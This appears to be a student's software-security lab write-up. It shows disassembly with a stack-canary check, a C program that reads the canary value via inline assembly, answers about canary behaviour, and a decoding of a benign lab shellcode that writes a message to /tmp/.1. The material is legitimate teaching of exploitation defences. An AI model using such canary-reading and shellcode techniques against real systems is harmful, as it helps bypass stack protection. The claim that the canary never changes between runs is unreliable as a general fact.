80489d8: 00
80489d9: c7 44 24 04 01 00 00 movl $0x1,0x4(%esp)
80489e0: 00
80489e1: c7 04 24 04 8d 04 08 movl $0x8048d04,(%esp)
80489e8: e8 c7 fb ff ff call 80485b4 <fwrite@plt>
80489ed: 8b 45 08 mov 0x8(%ebp),%eax
80489f0: 89 04 24 mov %eax,(%esp)
80489f3: e8 ac fb ff ff call 80485a4 <close@plt>
80489f8: 8b 65 d4 mov -0x2c(%ebp),%esp
80489fb: 8b 45 ec mov -0x14(%ebp),%eax
80489fe: 65 33 05 14 00 00 00 xor %gs:0x14,%eax
8048a05: 74 05 je 8048a0c <launch+0x1cf>
8048a07: e8 c8 fb ff ff call 80485d4 <__stack_chk_fail@plt>
8048a0c: 8d 65 f4 lea -0xc(%ebp),%esp
8048a0f: 5b pop %ebx
8048a10: 5e pop %esi
8048a11: 5f pop %edi
8048a12: 5d pop %ebp
8048a13: c3 ret


user@box:~/proj1$ cat canary.c
#include <stdio.h>
#if defined(__i386__)
typedef unsigned long reg_t;
#define REG_FMT "%0lx"
#define get_canary(reg) asm volatile("mov %%gs:(0x14), %0" : "=r" (reg));
#elif defined(__x86_64__)
typedef unsigned long long reg_t;
#define REG_FMT "%0llx"
#define get_canary(reg) asm volatile("mov %%fs:(0x28), %0" : "=r" (reg));
#elif defined(__PPC__)
typedef unsigned long reg_t;
#define REG_FMT "%0lx"
#define get_canary(reg) asm volatile("lwz %0, -28680(2)" : "=r" (reg));
#else
#error unsupported platform; aborting...
#endif
int main(int argc, char *argv[]) {
reg_t reg;
get_canary(reg);
printf("canary value: " REG_FMT "\n", reg);
return 0;
}
user@box:~/proj1$
Ask me anything



7. Does the value change between executions? Does the value change after rebooting your virtual machine?


It does not

The canary value does not change. Also it remains the same after rebooting .

8. How does the stack canary contribute to the security of vulnerable4?

It avoids stack smashing. If we use the method as the precious ones, the canary value will get overwritten. At the end of the launch() function when the canary is verified, the overwritten canary will report error.

Shellcode analysis



We can see that at the shellcode+13 stores string “/.1\0” in ASCII on the stack. And shellcode+27 stores string “/tmp”. Shellcode+40~44 basically calls open() with the string reference in $ebx, the flags in $ecx and the mode in $edx.

The shellcode means:
open(“/tmp/.1”,65,448); //Open file “/tmp/.1”
write(5,“nice job,gumshoe. \n”,20); //Write “nice job,gumshoe. \n” to file
exit(0); //Exit system